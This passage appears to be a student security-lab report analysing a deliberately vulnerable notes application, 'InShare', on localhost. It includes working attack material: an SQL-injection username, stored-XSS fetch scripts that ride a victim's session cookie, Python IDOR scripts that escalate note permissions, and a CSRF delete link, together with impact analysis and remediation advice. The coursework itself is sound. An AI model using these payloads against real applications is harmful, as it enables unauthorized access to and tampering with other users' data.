        onclick="redirectToNoteView(this.dataset.id)"><ul><li>Milk</li><li>Bread</li><li>Eggs</li></ul></div>
</div>
<div class="note-card">
    <div class="note-header">
        <div class="note-title"
             data-id="01922d68-0c26-702b-8c6f-f3a55c9f737a"
             onclick="redirectToNoteView(this.dataset.id)"><h2>Personal Diary</h2></div>
        <div    class="menu-toggle"
                data-note="01922d68-0c26-702b-8c6f-f3a55c9f737a"
                onclick="toggleMenu(event)">
```

Alternatively, in order to login and access the notes directly through the InShare application, a new user with username test' OR '1'='1 was registered. When this user is signed in, the other user’s notes are shown in the dashboard:



Welcome back to InShare, test' OR '1'='1!

Here are the notes you have access to:

A new app which makes life easier.

Created: 26 sep. 2024, 10:56

Author: alice

icies.

- Milk
- Bread
- Eggs

Today, I went for a *walk* in the park.

2.1.d
The SQL injection vulnerability in the InShare application compromises several critical security requirements from the threat model.

Confidentiality
The primary security requirement compromised by this vulnerability is confidentiality. Unauthorized access to user notes allows an attacker to read all notes stored in the database, including private and potentially sensitive information. This breach of confidentiality can expose personal details or sensitive organizational information, depending on the application's user base and data storage.

Access Control
The vulnerability bypasses access control mechanisms, as the application allows attackers to retrieve data intended only for authenticated users with specific permissions. By using SQL injection to manipulate queries, an attacker can access notes they should not have visibility into, violating the principle of least privilege. This weakness undermines the integrity of the application’s role-based access control model.

Integrity
Although this specific vulnerability mainly allows unauthorized read access, it potentially jeopardizes data integrity as well. If an attacker can craft more advanced SQL injection payloads, they may also gain the ability to modify or delete notes, further compromising the system's data integrity. Even if such actions are not yet possible with the current exploit, it illustrates how this kind of vulnerability opens the door to further risks that could lead to data tampering.

Authentication Bypass
The ability to use SQL injection to authenticate as any user effectively renders the authentication process meaningless. If an attacker can log in as another user or bypass authentication entirely, it severely weakens the application’s security posture. In this case, the application no longer verifies users' identities reliably, compromising all security mechanisms dependent on authentication, such as access to notes and account-specific operations.

User Privacy
User privacy is heavily compromised by this vulnerability. An attacker can view personal notes and data shared between users, exposing private or sensitive information. This directly violates user expectations and legal obligations (such as data protection laws) concerning the privacy and protection of personal data.

Auditability and Accountability
By bypassing authentication and gaining unauthorized access, an attacker could act anonymously under another user's identity. This impedes the application's ability to audit actions and hold users accountable for their actions. If user actions are logged based on session identities, the logs would reflect the attacker’s actions as if they were performed by legitimate users, leading to inaccuracies and potential confusion during forensic analysis.

Conclusion
This SQL injection vulnerability significantly impacts the application’s ability to maintain core security principles. It compromises confidentiality, access control, integrity, and authentication mechanisms, as well as user privacy. The presence of such a vulnerability demonstrates a need for enhanced input validation, parameterized queries, and a review of access control and authentication mechanisms to ensure that the application properly enforces security requirements. Addressing these areas will help InShare better protect user data, maintain trust, and comply with security best practices.

2.2: Cross-Site Scripting

2.2.a
There is an XSS vulnerability in the InShare application's handling of user-submitted input, specifically in the content field of notes created via the /note/create endpoint. The application does not properly sanitize or escape HTML and JavaScript code entered into the content field, allowing arbitrary JavaScript to be executed if the content is rendered directly in the browser.

In the dashboard view, the note content is rendered using Thymeleaf's th:utext attribute.
The th:utext attribute in Thymeleaf is used to insert unescaped text into the HTML. This means any content passed through this attribute, including HTML and JavaScript, will be rendered as-is. If an attacker submits a note containing JavaScript (e.g., <script>alert('XSS')</script>), it will execute in the user's browser when displayed, as the content is not sanitized before rendering.
In the **note view** template (viewNote.html), there is another instance of th:utext, leading to unsanitized content being directly rendered. Since th:utext does not escape HTML tags, any embedded JavaScript will execute when the note is viewed.

In the NoteController class, the createNote and editNote methods allow users to submit note content without any sanitization or filtering applied. The content parameter directly stores the user's input in the Note object. This data is later retrieved and rendered without sanitization, leading to potential XSS vulnerabilities. The lack of any content sanitization or escaping in this function means that harmful scripts embedded within the content will remain intact and execute when rendered.


When the application renders the note's content without proper encoding or filtering, it allows the injected script to execute in the browser, potentially compromising the user's session, exfiltrating sensitive information, or performing unauthorized actions.

2.2.b
To test for the presence of XSS vulnerabilities in the application, I used a crafted POST request to simulate the creation of a new note with embedded JavaScript. Using the Developer Tools Console, I executed a JavaScript fetch command targeting the note creation endpoint on the server, specifically at http://localhost:8080/note/create. By setting the request method to POST and configuring appropriate headers, I included both a Content-Type of application/x-www-form-urlencoded to match the expected format, and a Cookie header containing a session ID, allowing the request to authenticate as a specific user (currently logged in as Charlie).

Code:

```
fetch('http://localhost:8080/note/create', {
   method: 'POST',
   headers: {
      'Content-Type': 'application/x-www-form-urlencoded',
      'Cookie': 'JSESSIONID=A39244C47CB498887749575A0C2561A5'
   },
   body: 'name=Test&content=<script>alert("XSS Test")</script>'
})
.then(response => response.text())
.then(data => console.log(data))
.catch(error => console.error('Error:', error));
```

For the content, I embedded a simple XSS payload, <script>alert("XSS Test")</script>, designed to execute JavaScript upon being rendered by the application. After submitting this request, an alert box with the text "XSS Test" popped up:


XSS Test

Lukk

This confirmed that the application is not properly sanitizing the input and was executing the JavaScript embedded within the note content.


2.2.c

This task was also solved by crafting a POST request through the console. The request contained a script that created the malicious note from Charlie. This note was manually shared with Alice. The script identifies when Alice is logged in based on the welcome message displayed in her dashboard. Once Alice's session is detected, the script proceeds to create the "Important" note using Alice's session. The script then attempts to share the note with Bob, revoking Alice's READ permission and remove the malicious note.

```
fetch("http://localhost:8080/note/create", {
   method: "POST",
   headers: {
      "Content-Type": "application/x-www-form-urlencoded",
      "Cookie": "JSESSIONID=7DECC890B2D5F3370E09E493316972F5" // Charlie's session
ID
   },
   body: `name=Malicious Note&content=${encodeURIComponent(`
      <script>
         if (document.body.innerText.includes("alice")) {
            console.log("Alice is logged in. Creating Important note.");

            // Step 1: Create the Important note
            fetch("http://localhost:8080/note/create", {
               method: "POST",
               headers: {
                  "Content-Type": "application/x-www-form-urlencoded",
                  "Cookie": document.cookie
               },
               body: "name=Important&content=InShare is super-secure!"
            })
            .then(response => response.text())
            .then(text => {
               const noteIdMatch = text.match(/\/note\/edit\/(.*)"/);
               const importantNoteId = noteIdMatch ? noteIdMatch[1] : null;
               if (importantNoteId) {
                console.log("Important note created with ID:", importantNoteId);

                // Step 2: Share the Important note with Bob

fetch(\`http://localhost:8080/note/share/\${importantNoteId}?username=Bob&permissions=REA
D\`, {
                    method: "GET",
                    headers: {
                        "Cookie": document.cookie
                    }
                })
                .then(shareResponse => {
                    if (shareResponse.ok) {
                        console.log("Important note successfully shared with Bob.");
                    } else {
                        console.error("Failed to share Important note with Bob. Status:",
shareResponse.status);
                        return shareResponse.text().then(errText => console.log("Server
response:", errText));
                    }
                })
                .then(() => {
                    // Step 3: Delete the Malicious Note dynamically
                    fetch("http://localhost:8080/note", { method: "GET", headers: { "Cookie":
document.cookie } })
                    .then(res => res.text())
                    .then(bodyText => {
                        const maliciousNoteIdMatch = bodyText.match(/Malicious
Note.*?note\\/edit\\/(.*?)"/);
                        const maliciousNoteId = maliciousNoteIdMatch ? maliciousNoteIdMatch[1] :
null;
                        if (maliciousNoteId) {
                            console.log("Deleting Malicious Note with ID:", maliciousNoteId);
                            fetch(\`http://localhost:8080/note/delete/\${maliciousNoteId}\`, {
                                method: "GET",
                                headers: {
                                    "Cookie": document.cookie
                                }
                            })
                            .then(deleteResponse => {
                                if (deleteResponse.ok) {
                                    console.log("Malicious note deleted successfully.");
                                } else {
                                    console.error("Failed to delete Malicious note. Status:",
deleteResponse.status);
                                    return deleteResponse.text().then(errText => console.log("Server
response:", errText));
                                }
                            });
                        } else {
                            console.error("Malicious Note ID not found.");
                        }
                    });
                });
```

```
                    } else {
                        console.error("Failed to extract the Important note ID.");
                    }
                })
                .catch(error => {
                    console.error("Error in note creation or sharing flow:", error);
                });
            }
        </script>
    `)}`
})
.then(response => response.ok ? console.log("Malicious note created.") : console.error("Failed
to create malicious note."));
```

The debugging results in the console:



```
Malicious note created.
                                        Side lastet inn på nytt 17:16:12
01929b0c-f275-77af-825c-194a11bdaf7f                                                         toggleMenu — localhost:15
                                        Navigert på side 17:16:23
Alice is logged in. Creating Important note.                                                 Global kode — localhost:123
Important note created with ID: – "01929b0d-2766-7177-8682-4ed7ee1ebd30\" method=\"post"                  localhost:139
Failed to load resource: the server responded with a status of 400 ()    http://localhost:8080/note/share/01929b0d-2766-7177-8682-4ed7ee1ebd30%22%20method=%22post?username=Bob&permissions=READ
▼ Failed to share Important note with Bob. Status: – 400                                                  localhost:152
    (anonym funksjon) — localhost:152
    enqueueJob
▼ Server response:                                                                                     localhost:153:89
  · "{\"timestamp\":\"2024-10-17T15:16:23.586+00:00\",\"status\":400,\"error\":\"Bad Request\",\"path\":\"/note/share/01929b0d-2766-7177-8682-4ed7ee1ebd30%22%20method=%22post\"}"
Failed to load resource: the server responded with a status of 404 ()                       http://localhost:8080/note
▼ Malicious Note ID not found.                                                                            localhost:180
    (anonym funksjon) — localhost:180
    enqueueJob
    enqueueJob
```

These results show that the code successfully created the malicious note as Charlie. After it was manually shared with Alice, and she opened her dashboard, the "Important" note was created from her account. This was successfully "hidden" for her user, by revoking her READ access, which was verified by looking at her dashboard.

However, the note-sharing step with Bob failed, returning a 400 (Bad Request) status from the server. The note ID for Charlie's malicious note was not found. Therefore, the script did not manage to delete the malicious note.

2.2.d

Since 2.2.c was not completely successful, this task will be answered as a written explanation of the approach to modify the exploit.

The updated dashboard introduces a content truncation mechanism that limits the displayed note content to 120 characters. This change poses a challenge for executing a full XSS payload since any malicious script that exceeds this limit will be truncated and rendered ineffective. However, we can still work around this limitation by leveraging the fact that the truncation only affects the displayed content, not the stored content of the note itself. This means that while the dashboard may visually limit the content, the full payload can still reside in the note's storage and be executed in full when the note is accessed or edited directly.

The first step in modifying the exploit is to split the attack into two stages. The limited 120 characters should be used to create an initial trigger within the truncated note. Instead of attempting to fit the entire XSS payload into the displayed content, we focus on loading an external resource, such as another note or external script, that contains the full exploit. We can achieve this by storing the main XSS payload (the full malicious code) in a separate note or external location and using a short piece of JavaScript in the first note (the one with the truncated content) to load and execute the full payload from the other location. For example, we can use a shortened <script> tag that fits within the 120-character limit to fetch and execute the full exploit. The shortened script could look like this:

```
<script src="/note/view/{id_of_exploit_note}"></script>
```

Here, the exploit's full payload is stored in a separate note with the ID {id_of_exploit_note}, which is simply referenced by the shortened script. When this note is displayed on Alice's dashboard, the script fetches the full XSS payload from the referenced note and executes it. Since the full content of the secondary note is not subject to the 120-character truncation, the complete exploit can be executed once it is loaded.

By adopting this two-step approach, we overcome the content truncation issue while still maintaining the integrity of the original attack. The truncated note serves as a launcher for the main payload, allowing us to fit within the constraints imposed by the updated dashboard while still successfully executing the full XSS exploit.

2.2.e

Data Integrity: This XSS vulnerability allows an attacker to manipulate the application's content. By exploiting this flaw, the attacker can create new notes under another user's identity (such as Alice in this case), effectively forging content and compromising the integrity of data stored and displayed in the application. Any note created as part of the exploit is falsely attributed to the victim (Alice), which violates the expectation that users only create and modify their own notes.

Authentication and Authorization: The exploit bypasses normal user permissions by allowing the attacker (Charlie) to indirectly act as another user (Alice) without being authenticated as Alice. This breaks the authorization boundary, where Alice should only be allowed to create or edit notes under her account, and Charlie should not have the ability to create content as Alice. By hijacking Alice's session when she views the malicious note, the attacker circumvents the access control mechanisms intended to restrict actions to authorized users.

Confidentiality: Although the XSS exploit does not directly leak sensitive data, it compromises confidentiality by potentially allowing unauthorized access to user-generated content. For instance, by having Alice unknowingly share her "Important" note with Bob, the exploit exposes Alice's content to another party (Bob) without her knowledge or consent. This is a violation of the principle of least privilege, as Alice should be able to control who sees and accesses her notes.

Accountability (Non-repudiation): The application's logging and auditing mechanisms are also compromised by this vulnerability. If the exploit successfully creates and shares content under Alice's name, the logs will inaccurately reflect that Alice performed these actions, making it difficult to determine who is truly responsible. This undermines the system's ability to provide a reliable audit trail, which is essential for accountability.

Session Integrity: The exploit takes advantage of the session cookies and uses them to perform actions in another user's session. This manipulation of session data directly compromises the integrity of user sessions, as the attacker can perform actions on behalf of the victim (Alice) without their knowledge.

2.3: Authentication

The authentication mechanisms in the InShare application provide a basic level of security, but there are several areas where it falls short of best practices in terms of modern authentication standards.

One notable issue is the handling of passwords. In the current implementation, the User class stores and returns passwords as plain text. The method getPassword in the User class prepends the string {noop} to the password, indicating that no password encoding or hashing is applied. This is a critical flaw, as storing passwords in plain text is a serious security risk. If the database were compromised, all user passwords would be exposed in their raw form, making the application vulnerable to attacks such as database dumps and password leaks. The best practice is to hash passwords using a secure hashing algorithm like bcrypt, PBKDF2, or Argon2, combined with a unique salt for each user. This ensures that even if the database is breached, attackers cannot easily recover the original passwords.

Another issue lies in the lack of mechanisms for securing sensitive authentication data during transmission. The application does not explicitly mention the use of HTTPS, which is crucial for protecting data in transit. Without HTTPS, user credentials (username and password) could be intercepted by attackers using man-in-the-middle (MITM) attacks, especially in public or unsecured networks. All authentication-related communication, including login requests and form submissions, should be encrypted using HTTPS to prevent credential theft and ensure the confidentiality of data exchanged between the client and server.

The security configuration itself disables CSRF (Cross-Site Request Forgery) protection, as indicated by the csrf().disable() line in the SecurityConfig class. Disabling CSRF protection can expose the application to attacks where a malicious actor tricks an authenticated user into making unwanted requests, such as changing a password or sharing a note, without the user's consent. CSRF tokens should be enabled and validated on all state-changing requests, ensuring that only authorized requests originating from the legitimate user's session are processed.

Additionally, there is no mention of rate-limiting or protection against brute-force attacks. An attacker could potentially submit numerous login attempts in quick succession, trying different username-password combinations to gain access. Without rate-limiting or account lockout mechanisms, the system is susceptible to brute-force attacks, where an attacker could guess a user's password by trial and error. Implementing rate limiting on login attempts, temporary account lockouts after several failed login attempts, or even CAPTCHAs would significantly reduce the risk of brute-force attacks.

The system also does not offer multi-factor authentication (MFA), a widely recommended security measure that adds an extra layer of protection beyond just the username and password. MFA requires users to verify their identity using a second factor, such as a one-time code sent via SMS or an authentication app. Without MFA, the application is entirely reliant on the strength of the user's password, leaving accounts more vulnerable if passwords are weak or compromised.

The application uses Spring Security's *UserDetailsService* to load user details from the database and perform authentication, which is a sound practice in terms of delegating authentication logic to a dedicated service. This aligns with best practices by decoupling authentication logic from other parts of the application, making it easier to maintain and extend. However, as mentioned, the absence of proper password hashing and CSRF protection undermines the security benefits that come from using a solid framework like Spring Security.

In terms of session management, there is no explicit mention of session expiration or protection against session fixation attacks. Best practices recommend implementing session expiration, automatic logouts after periods of inactivity, and secure session handling (such as regenerating session tokens upon login) to minimize the risk of session hijacking. Without these measures, an attacker could potentially hijack a user's session and perform unauthorized actions under the guise of a legitimate user.

In conclusion, while the InShare application employs some security mechanisms through Spring Security, it fails to follow several key best practices for securing authentication. The lack of password hashing, disabled CSRF protection, absence of HTTPS, and missing protections against brute-force attacks and session hijacking present significant vulnerabilities. By addressing these issues—hashing passwords, enabling CSRF tokens, enforcing HTTPS, introducing rate-limiting, and incorporating MFA—the application could significantly enhance the security of its authentication system and better protect users from common security threats.

2.4: Access Control

2.4.a
The InShare application implements a **Discretionary Access Control (DAC)** model. In this model, users have control over the access permissions to the resources they own or create. InShare allows the owner of a note to assign specific permissions (read, write, delete) to other users on a per-note basis. This level of granularity and owner-controlled access aligns with the DAC model's typical characteristics.

2.4.b
Permissions are enforced through the use of checks in the controller classes.
In *NoteController*, the *deleteNote* method checks if the authenticated user has the DELETE permission on a note before proceeding to delete it. The *shareNote* method assigns permissions (read, write, delete) based on the owner’s choices when sharing a note. This method also ensures the assignment is done only if the user exists in the database.

These checks are implemented at the **application layer** within the controller classes (NoteController and HomeController). The code executes these checks as part of each HTTP request's handling process.

If access control checks are scattered across various controllers, it can become challenging to manage, especially as the application grows. In a more secure and scalable setup, it would be beneficial to centralize these checks. For example, implementing them at the service layer (or even database level through views and stored procedures) would improve security. Another approach could be creating an aspect-oriented solution that enforces access control policies through interceptors, ensuring all requests go through a consistent access control check.


2.4.c
For Bob to gaing WRITE access to the “Project Ideas” note, he exploits an insecure direct object reference (IDOR) vulnerability in the access control mechanisms. This is done through the following python script:

```python
import requests

# Define the application URL and endpoints
base_url = "http://localhost:8080"
login_url = f"{base_url}/login"
share_url = f"{base_url}/note/share"

# Login credentials for Bob
username = "bob"
password = "bobpassword"

# Start a session to maintain authentication
session = requests.Session()

# Step 1: Log in as Bob
login_data = {
    'username': username,
    'password': password
}
response = session.post(login_url, data=login_data)

# Check if login was successful
if response.ok and base_url in response.url:
    print("Logged in as Bob")
else:
    print("Login failed")
    exit()

# Attempt to escalate permissions by sending a crafted share request
note_id = "01922d8c-0e79-7905-9a53-99addba8704b"
share_data = {
    "noteId": note_id,
    "username": username,
    "permissions": "WRITE"  # Attempt to escalate permission to WRITE
}

# Send the POST request to the share endpoint
response = session.post(share_url, data=share_data)

```

```python
# Check the response for success and print debugging information
print("Request sent successfully.")
print("Response Status Code:", response.status_code)
print("Response Headers:", response.headers)
print("Response Text:", response.text)

# Check if a redirect occurred (often indicates success or failure based on application logic)
if response.status_code == 302 and response.headers.get("Location") == base_url + "/":
    print("Redirected to dashboard. The request may have been processed.")
else:
    print("No redirection. Review the server response for further information.")

# Attempt to edit the note to verify if WRITE access was granted
edit_url = f"{base_url}/note/edit/{note_id}"
edit_data = {
    "name": "Updated Project Ideas",
    "content": "Content updated by Bob"
}

# Send the edit request to see if WRITE access was granted
edit_response = session.post(edit_url, data=edit_data)

# Analyze the edit request response
print("\nAttempting to edit the note to verify WRITE access.")
print("Edit Response Status Code:", edit_response.status_code)
print("Edit Response Headers:", edit_response.headers)
print("Edit Response Text:", edit_response.text)

# Determine if the edit was successful
if edit_response.status_code == 200:
    print("Edit request succeeded. WRITE access may have been granted.")
elif edit_response.status_code == 302 and edit_response.headers.get("Location") == base_url + "/":
    print("Redirected to dashboard after edit request. This may indicate WRITE access.")
else:
    print("Edit request failed. WRITE access may not have been granted.")
```

Bob authenticates himself by logging in, allowing him to maintain an active session within the application. He then crafts a POST request to the /note/share endpoint, providing the note ID for “Project Ideas” and attempting to add WRITE permission for himself. This request should have been restricted to the note's owner, but the application did not enforce that restriction properly. After sending the request, Bob attempts to edit the note. Since the access control failed to restrict the share request, he was able to successfully make changes, demonstrating that WRITE access was granted.

Running the script successfully modified the note contents, and accessed WRITE permissions for Bob, as shown in the screenshot of Bob’s dashboard:


Welcome back to InShare, bob!

Here are the notes you have access to:

Updated Project Ideas

Content updated by Bob

Shared

Created: 26 sep. 2024, 10:56

Author: alice

2.4.d
To allow Bob to edit the "Project Ideas" note without explicitly gaining WRITE access, we'll look at another potential access control flaw. If the edit endpoint does not properly verify WRITE permissions before processing the edit request, Bob might be able to modify the note's content simply by sending an unauthorized edit request.


The script leverages an insecure access control mechanism in the /note/edit/{id} endpoint. If the endpoint does not enforce WRITE permission checks but only verifies that Bob has access to the note (e.g., READ permission), he might still be able to submit an edit request and modify the note.

This script follows the same login and session maintenance approach as the previous one but skips the share request step:

```python
import requests

# Define the application URL and endpoints
base_url = "http://localhost:8080"
login_url = f"{base_url}/login"
edit_url = f"{base_url}/note/edit"

# Login credentials for Bob
username = "bob"
password = "bobpassword"

# Start a session to maintain authentication
session = requests.Session()

# Log in as Bob
login_data = {
    'username': username,
    'password': password
}
response = session.post(login_url, data=login_data)

# Check if login was successful
if response.ok and base_url in response.url:
    print("Logged in as Bob")
else:
    print("Login failed")
    exit()

# Attempt to edit the note directly without WRITE access
note_id = "01922d8c-0e79-7905-9a53-99addba8704b"
edit_data = {
    "name": "Project Ideas - Modified by Bob",
    "content": "Bob's unauthorized edit attempt."
}

# Send the edit request directly to the edit endpoint
edit_url_with_id = f"{edit_url}/{note_id}"
edit_response = session.post(edit_url_with_id, data=edit_data)

```

```
# Analyze the edit request response
print("Edit Request Status Code:", edit_response.status_code)
print("Edit Request Headers:", edit_response.headers)
print("Edit Request Text:", edit_response.text)

# Determine if the edit was successful
if edit_response.status_code == 200:
    print("Edit request succeeded. Note may have been modified without WRITE access.")
elif edit_response.status_code == 302 and edit_response.headers.get("Location") == base_url + "/":
    print("Redirected to dashboard after edit request. Note may have been modified.")
else:
    print("Edit request failed. The server might be properly enforcing WRITE access.")
```

As shown in the updated dashboard for Bob, he was able to modify the note's contents, but does not have WRITE permission:


Welcome back to InShare, bob!

Here are the notes you have access to:

Project Ideas - Modified by Bob

Bob's unauthorized edit attempt.

Created: 26 sep. 2024, 10:56

Author: alice

2.5: Cross-Site Request Forgery

2.5.a

Create Note: This action is executed via a POST request, which inherently limits CSRF risks compared to GET requests. However, there's no evidence in the code of a CSRF token being used for this request. Spring Security provides CSRF protection by default, but it has been explicitly disabled in the SecurityConfig class via csrf.disable(). Without CSRF tokens, this action is vulnerable to attacks where an authenticated user could be tricked into creating a note by visiting a malicious website.

Share Note: The POST request to share a note also lacks a CSRF token, meaning a potential attacker could manipulate an authenticated user to unknowingly share a note with another user, granting permissions in the process. Additionally, there's no CSRF token in the form fields in shareNote.html. This endpoint is vulnerable to CSRF attacks due to the absence of CSRF token validation. An attacker could submit this form and modify note permissions maliciously.

Edit Note: The edit action also relies on a POST request for form submission. However, there is no indication of CSRF tokens being utilized, and CSRF protection has been disabled application-wide. The edit action relies on form submissions, meaning an attacker could easily use a CSRF attack to change the content of a note. Due to the lack of CSRF tokens, an attacker could craft a form submission that causes an authenticated user to modify a note's content without their knowledge.


Delete Note: The GET method is inherently more vulnerable to CSRF, as it can be triggered through simple URL manipulation or embedded in an <img> tag, such as <img

src="http://localhost:8080 /note/delete/{id}" />. Since CSRF protection is disabled, the application does not prevent such requests from being executed by an authenticated user. This action is highly susceptible to CSRF. Using a GET request for a destructive operation like delete is generally discouraged as it makes the endpoint much more vulnerable.

2.5.b

The delete endpoint: GET /note/delete/{id}, allows users to delete notes if they are authenticated. Since the InShare application's security configuration has CSRF protection disabled, it lacks safeguards (like CSRF tokens) to prevent unintended requests.


Creating an HTML file with a link designed to send a request to the delete endpoint, the link was constructed as follows:



```html
<!DOCTYPE html>
<html>
<body>
    <h1>CSRF Test</h1>
    <!-- Link to trigger deletion of the note -->
    <a href="http://localhost:8080/note/delete/01922d68-0c26-702b-8c6f-f3a55c9f737a">Click here to delete the note</a>
</body>
</html>
```

This link, when clicked by an authenticated user, directly triggers a GET request to delete the note with ID 01922d68-0c26-702b-8c6f-f3a55c9f737a.

